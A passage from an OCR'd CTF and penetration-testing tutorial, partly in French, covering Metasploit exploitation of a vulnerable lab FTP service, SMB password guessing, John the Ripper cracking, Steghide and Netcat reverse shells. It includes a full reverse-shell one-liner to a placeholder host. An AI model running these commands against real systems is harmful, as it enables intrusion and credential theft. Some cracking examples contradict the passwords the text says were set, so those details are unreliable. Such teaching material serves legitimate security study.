

FIGURE 3.48 – Search according to the version

This will make it easier to target the exploit to be used. Finally, it is important to know that all the exploits presented with the command **searchsploit** are not all exploits that can be used with Metasploit. Indeed, not all coded exploits were made for metasploit. Some exploits can be found in python or in C. However, all Metasploit-compatible exploits will have the mention **(metapsloit)** in their name when searching with **searchsploit**.

3.6.5 Using of the modules and the exploits

As we said in the introduction, Metasploit uses modules to work. In this section, we will see how to use them in a security audit or on a CTF. The modules part is decomposed into 5 sub-parts which are :

- **Exploit** : An exploit is the means by which a pentester exploits a flaw or defect in a software or service. Thus, an attacker can use an exploit to attack an information system and thus generate a result that the developers did not take into account. The most common

exploits are buffer overflow, web vulnerabilities (SQL injection, XSS failures) and finally configuration errors in software.

- **Payloads** : A payload is a code that will be executed by the system. In this part, we can find any type of payload such as reverse shell, which is the act of creating a connection from the target to the attacker. Moreover, Metasploit allows to group payloads according to the operating system (OS) of the victim machine.

- **Encoders** : It is a Metasploit module allowing to encode payloads or shellcode in order to bypass antivirus detection and IDS. Indeed, by encoding a malicious code several times, the antivirus of the target machine will have to do a lot of calculations before detecting the virus. In order to perform its analyses, an antivirus places the program to be analysed in a sandbox (virtual machine isolated from the host) in which it will perform its analyses. However, during a regular scan of the system, the antivirus will have to scan thousands of files. It cannot afford to spend too much time on one particular file.

- **Nops** : In assembler language, NOP is the abbreviation for No Operation. NOP allows to keep a constant payload size by ensuring that any space not used by another code will always be validly executable by the processor. Indeed, when writing a payload or shellcode, NOPs solve the problem of instruction skips in assembler. This part is used when programming exploit or payload for Metasploit.

- **AUX** : "AUX" corresponds to the auxiliary modules of Metasploit. Such as port scans, service version scans using NMAP.

What can be very interesting with this tool is to combine the use of nmap and Metasploit. Indeed, nmap allows you to find versions of services. We just have to look for vulnerable versions with Metasploit. As we saw previously, we can use the command **searchsploit**. If this is not enough, you can search for exploits on the net and import them into Metasploit. To use an exploit, just do the command **use exploit/path_of_the_exploit**. You can also use **use** to use all of Metasploit's modules such as the auxiliary module with **use auxiliary/program's_path**.

To search for an exploit directly in metasploit in order to use it, use the command **search**. This command fetches all the exploits available in Metasploit for the argument passed as a parameter.

Using the example from the previous section, we could have done this :

This capture gives the "path" of all exploits related to FTP 3.0.

```
msf > search ftp
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                              Disclosure Date  Rank       Description
   ----                                              ---------------  ----       -----------
   auxiliary/admin/cisco/vpn_3000_ftp_bypass         2006-08-23       normal     Cisco VPN Concentrator 3000 FTP Unauthorized Administrativ
e Access
   auxiliary/admin/officescan/tmlisten_traversal                      normal     TrendMicro OfficeScanNT Listener Traversal Arbitrary File
Access
   auxiliary/admin/tftp/tftp_transfer_util                            normal     TFTP File Transfer Utility
   auxiliary/dos/scada/d20_tftp_overflow             2012-01-19       normal     General Electric D20ME TFTP Server Buffer Overflow DoS
   auxiliary/dos/windows/ftp/filezilla_admin_user    2005-11-07       normal     FileZilla FTP Server Admin Interface Denial of Service
   auxiliary/dos/windows/ftp/filezilla_server_port   2006-12-11       normal     FileZilla FTP Server Malformed PORT Denial of Service
   auxiliary/dos/windows/ftp/guildftp_cwdlist        2008-10-12       normal     Guild FTPd 0.999.8.11/0.999.14 Heap Corruption
   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof      2010-12-21       normal     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   auxiliary/dos/windows/ftp/iis_list_exhaustion     2009-09-03       normal     Microsoft IIS FTP Server LIST Stack Exhaustion
   auxiliary/dos/windows/ftp/solarftp_user           2011-02-22       normal     Solar FTP Server Malformed USER Denial of Service
   auxiliary/dos/windows/ftp/titan626_site           2008-10-14       normal     Titan FTP Server 6.26.630 SITE WHO DoS
   auxiliary/dos/windows/ftp/vicftps50_list          2008-10-24       normal     Victory FTP Server 5.0 LIST DoS
   auxiliary/dos/windows/ftp/winftp230_nlst          2008-09-26       normal     WinFTP 2.3.0 NLST Denial of Service
   auxiliary/dos/windows/ftp/xmeasy560_nlst          2008-10-13       normal     XM Easy Personal FTP Server 5.6.0 NLST DoS
   auxiliary/dos/windows/ftp/xmeasy570_nlst          2009-03-27       normal     XM Easy Personal FTP Server 5.7.0 NLST DoS
   auxiliary/dos/windows/tftp/pt360_write            2008-10-29       normal     PacketTrap TFTP Server 2.2.5459.0 DoS
   auxiliary/dos/windows/tftp/solarwinds             2010-05-21       normal     SolarWinds TFTP Server 10.4.0.10 Denial of Service
   auxiliary/fuzzers/ftp/client_ftp                                   normal     Simple FTP Client Fuzzer
   auxiliary/fuzzers/ftp/ftp_pre_post                                 normal     Simple FTP Fuzzer
   auxiliary/gather/apple_safari_ftp_url_cookie_theft 2015-04-08      normal     Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft
   auxiliary/gather/d20pass                          2012-01-19       normal     General Electric D20 Password Recovery
   auxiliary/gather/konica_minolta_pwd_extract                        normal     Konica Minolta Password Extractor
   auxiliary/scanner/ftp/anonymous                                    normal     Anonymous FTP Access Detection
```

FIGURE 3.49 – Search ftp

3.6.6 Uses

3.6.6.1 Example of use to operate a service

For this example, we will see how to exploit a vulnerable service with Metasploit. The target machine will be a metasploitable2 machine designed to be vulnerable to many attacks :



FIGURE 3.50 – Diagram of the model

You just need to use NMAP to scan the machine :



FIGURE 3.51 – NMAP in Metasploit

Then you can search for exploits on **vsftpd 2.3.4** :

FIGURE 3.52 – search vsftpd 2.3.4

We can see that there is an exploit to perform a reverse shell on the machine. So we will use it with the command **use** :

FIGURE 3.53 – use exploit

You can use the command **show options** to see the options for this exploit :



FIGURE 3.54 – Show options

We find that we need to inform a **RHOST**(Remote Host) that matches the victim's machine. We use the command **set RHOST** to edit an option. For this example, we will do **set RHOST 192.168.1.54**. Once that's done, we can look at the options again :



FIGURE 3.55 – Set RHOST

We can see that the field **RHOST** has been well informed. The exploit can now be started with the command **exploit** :

FIGURE 3.56 – Launching of the exploit

We can see that the exploit was well executed on the target machine. So we have a reverse shell on the remote machine.

3.6.6.2 Retrieving users from an SMB server

In the case of a CTF using a Samba server for example, Metasploit can be very useful to list the list of users of the Smb server. Metasploit has a scan module to do this. It can be found in **auxiliary/scanner/smb** :



FIGURE 3.57 – Use of the module smb_enum

All we have to do is fill in the "rhosts" field which corresponds to the IP address of the victim machine. Then we type "exploit" to launch the module. In a few seconds, we get a

user named "helios" which is a user of the Samba server.
It is also possible to recover the password with a dictionary attack available with another module named **smb_login** :



FIGURE 3.58

Finally, the user with whom you want to find the password and a dictionary to use must be informed. In our case, we will use the "rockyou" dictionary which is a dictionary with 14.344.392 lines :



FIGURE 3.59 – SMB's Dictionnary-based attack

Metasploit found the password of the user "helios" which was "qwerty". So we can connect to the SMB server with our user :



FIGURE 3.60 – Connection on the server SMB

Chapter 4

System intrusion and privilege escalation

After exploiting vulnerabilities using the tools presented in the previous section, you may be in one of the following cases :

— **Hashed characters**
— **Image holding a hidden file**
— **Reverse-shell opportunities**

We will therefore, for each case above, explain the tools that will enable you to progress in a CTF.

4.1 Hashed characters

After exploiting a SQL flaw for example, user passwords could be hashed. That's why we are going to introduce you to the John The Ripper tool.

4.1.1 John The Ripper

4.1.1.1 Definition

John The Ripper, or more commonly, John, is a multi-platform utility whose main purpose is to break passwords. John is certainly the most widely used program for password security. John has several features. First of all, it is able to recognize a given hash. This feature could be useful for us during CTF to know how to recode a modified information for example. Then, depending on the hash he recognized and the options associated with it, John is able to find a password associated with a user. So we're going to look at how it

works.

4.1.1.2 How it works

As we saw in the Dirb part, there is a difference between a dictionary attack and a brute force attack. Here, John has the possibility to do 4 different types of attacks that we will detail.

Single mode attack

This mode is the default password breaking mode on John. This attack will test the most commonly used passwords based on the username. Let's look at a very simple example. We will hash the password 'user1999' and 'salon' for the respective users 'user1' and 'user2' via a website. Then we will save this in a text file in this format :



FIGURE 4.1 – Usage pattern for John

We can now launch John without any options by just specifying the file :



FIGURE 4.2 – John's default mode

First, we find the first phase of John which is the analysis of hash. It detects in our case that passwords are hashed in SHA1. He will then try to recognize passwords he had already found from this host and passwords similar to the user. Then in a second part, John couldn't find the 'salon' password associated with user2. So he had to perform an incremental attack. To avoid this, John could have been forced to stay in single mode with the '–single' option.

Dictionary attack

As we have seen with the Dirb tool, which does a dictionary attack, the principle will be the same here. John will rely on a dictionary to find the password. Indeed, the dictionary will be used according to the rules that John will have received. So, if the password matches the rules combined with the dictionary, John will be able to give us the password. We will try this concept with the 'rockyou.txt' dictionary provided by Kali :



FIGURE 4.3 – Dictionary attack

The attack was very fast because the dictionary provided by Kali is very complete. We can now see the attack via the incremental mode.

Attack via incremental mode

The incremental mode is a mode that allows us to test all possible combinations in order to achieve our goals. It is the ultimate way to get a password because it will always work. But there is no need to be in a hurry because the longer the password, the longer this mode will take. We will add a ' user3 ' with password ' velizy78 ' so that the simple mode is unable to find it. We'll just tell John to use the incremental mode directly without any option. However, after several minutes, John couldn't find it and crashed. So we're going to make it easier for John to find it by letting him know that we know what types of characters to look for. Indeed, the incremental mode has options that we will observe. The 'alpha' option will allow us to search for passwords with letters :

The option "digit" will allow us to search for passwords with numbers :

```
root@kali:~/Bureau# john -incremental=alpha --format=RAW-SHA1 incremental.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
girafe           (user)
1g 0:00:00:12  0.07961g/s 12938Kp/s 12938Kc/s 27743KC/s aabvci..aabvil
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session aborted
```

FIGURE 4.4 – Attack in incremental alphabet mode

```
root@kali:~/Bureau# john -incremental=digits --format=RAW-SHA1 incremental.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (user2)
1g 0:00:00:02  0.4784g/s 16858Kp/s 16858Kc/s 16858KC/s 22531892..22531877
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session aborted
```

FIGURE 4.5 – Attack in incremental digit mode

The 'ASCII' option will allow us to use the ASCII alphabet, which covers almost the entire keyboard :

```
root@kali:~/Bureau# john -incremental=ASCII --format=RAW-SHA1 incremental.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
girafe1          (user3)
1g 0:00:00:27 DONE (2019-10-13 16:45) 0.03604g/s 13759Kp/s 13759Kc/s 13759KC/s girafai..girafel
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

FIGURE 4.6 – Attack in incremental ASCII mode

As you can see, the larger the search field, the longer it takes to find the password.

This very complete tool will allow you to solve CTFs whose purpose is to break a hash.

4.2 Image containing a hidden file

Following the exploitation of a vulnerability via Metasploit or Burpsuite, you may be able to download an image. Unusual but effective, the image could contain a file containing perhaps identifiers and passwords. That's why we are going to introduce you to the Steghide tool.

4.2.1 Steghide

4.2.1.1 Definition

Steghide is a steganography program for hiding data in image and audio files. It has several functionalities :
- Built-in data compression.
- Embedded data encryption.
- Embedded checksum to verify the integrity of the extracted data.
- JPEG, BMP, WAV, AU file support.

JPEG and BMP files are image files while WAV and AU files are audio files.
This tool is licensed under the GNU General Public License (GPL), which means that it is possible to make changes and distribute this program as long as it is under the terms of the GPL. First we will see how to integrate a text file into an image file. Of course, a text file containing a message has to be created first.

4.2.1.2 How it works

To integrate our text file [file].txt, enter the command :

steghide embed -cf [fichier].jpeg -ef [fichier].txt

A password is then added to allow access to this hidden file. The -ef (–embedfile) option allows the desired file to be embedded in the target file. The -cf (–coverfile) option allows to specify the name of the file to be embedded.
Of course, you can put whatever you want as text type. For example, in our Kuya :1 attack, during the extraction of a file hidden in an image, we could find a text file displaying a "Brain fuck" type code :



FIGURE 4.7 – "Brain Fuck" code sample

This is an inventive type of code to integrate to make flag capture a little more fun and complex..

To verify that the target file has incorporated the secret message, you can type the command :



FIGURE 4.8 – steghide info [fichier].jpg

As you can see, the picture.jpg file is embedded in an encrypted message named secret.txt. Now, we will extract the hidden file with the command :

FIGURE 4.9 – steghide extract -sf [fichier].txt

The -sf (–stegofile) option is used to specify the "stego file" (file containing embedded information). By then displaying the content of the text file from which the hidden message was extracted, we can finally visualize it.

In conclusion, this simple tool is handy for retrieving hidden messages in supported files. However, its level of use is still quite limited as it supports very few file formats. Steghide will therefore generally be used at the beginning and end of a CTF attack as it can carry indications such as flag resolutions.

4.3 Reverse-shell opportunities

4.3.1 Reverse-shell

4.3.1.1 Definition

The reverse-shell is the most reliable way to access the target's data and become the target's administrator. This technique consists in sending the hacker a shell via an open server and thus bypassing all the security measures in place. However, before understanding how a reverse-shell works, we will have to study a shell.

As can be seen on operating systems installed without a GUI (Graphical User Interface), our only method of communicating with the machine is a command prompt. This command interpreter allows us to execute commands which are themselves scripts capable of displaying the result of the command entered on the screen. This interpreter is therefore a program that we call shell. The shell should not be confused with the kernel, which is the kernel of the operating system. The shell thus allows the user to exploit this kernel through command lines. We can then summarize this by saying that the shell allows the user to ask something of the kernel. We can, thanks to this definition, understand how the reverse-shell works.

The reverse-shell consists of reversing the shell's output and input commands so that it is the kernel that asks us for information to display results, and not the other way around. Thus, requests will be sent from the target machine, pass the firewall if it exists, and arrive at our machine. We will then have the possibility, as on a web form, to fill in our information and send it back to the server as a simple answer with a very big consequence. This is how we will be able to bypass the security and get into the target system. Here is a diagram explaining how a reverse-shell works :



FIGURE 4.10 – Setting up a reverse-shell

Now that we have introduced the concept of the reverse-shell, it is time to introduce

its technical aspect.

4.3.1.2 How it works

Reverse-shell steps

During a CTF attack or during a real hacking session, there are several mandatory steps to go through as you have seen in the previous chapters. The detection and exploitation of a vulnerability will generally allow us to write in the exploited computer language. It is important to know that all computer languages must speak with the kernel in order to work. It is thus essential for a language to be able to exploit command lines. So we will mainly use this way to open our TCP or UDP port on the target machine. However, for a connection to be set up and for the socket to work, it is important that our machine listens on the port we are going to open. This is why we are going to introduce Netcat software.

NetCat

Netcat is a network software for port opening and port scanning in TCP and UDP. Nicknamed "The TCP Swiss Army Knife", this versatile and quiet utility is used in the background of other applications to perform port scanning for example. However, its main role is to open a socket between a client and a server. A socket is the combination of IP address and port allowing a program to communicate with another program, remotely, on a specific machine. So Netcat will allow us to create a socket or listen on one of our ports. This is the second option which will interest us initially, during a reverse-shell. Indeed, Netcat will be able to listen to what the target shell will send back to it on a specific port :



FIGURE 4.11 – Netcat port listening

As can be seen above, Netcat can be written as 'nc'. With the options associated to Netcat, we can see that the program is listening on port 5555 for everyone. Let's take a closer look at these options :
1) ' -l ' pour listen, est l'option de nc permettant d'activer le mode écoute.
2) '-v ' ou '-vv' est le mode verbose. Cela signifie qu'il va afficher toutes les informations de retour telles que : "listening on [any] 5555 . . . "
3) '-p' est l'option d'ouverture de ports.
Une fois cette commande lancée, nous pourrons laisser de côté ' nc -l ' et nous focaliser sur

l'ouverture du reverse-shell sur la machine cible.
En cas d'échec de connexion, il se pourrait que la cible n'ai pas la bonne version de Netcat. Il est possible de contourner le problème en réalisant la commande suivante dans la faille :

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>1|nc 10.0.0.1 1234 >/tmp/f

Comme nous l'avons vu précédemment, il faut avoir trouvé une faille pour mettre en place un reverse-shell. Il existe donc des reverse-shell qui seront plus faciles à ouvrir dans certaines situations que d'autres. Netcat fait partie, comme nous l'avons vu plus tôt, des reverse-shell car il peut créer un socket en envoyant le shell à un utilisateur distant. C'est pourquoi nous allons nous intéresser aux différents types de reverse-shell.

4.3.1.3 Différents types de reverse-shell

Netcat-reverse

Imaginons qu'une faille nous permette d'utiliser un ‘ echo ‘ dans le terminal cible, nous pourrons alors appliquer netcat en ouverture de ports comme ci-dessous :



FIGURE 4.12 – Reverse Netcat en localhost

L'option ‘ -e ‘ ou ‘ -c ‘ de Netcat va nous permettre d'exécuter un programme chez un utilisateur distant sur un port donné. Ici, le programme annoncé est : ‘ /bin/sh ‘, soit le shell.
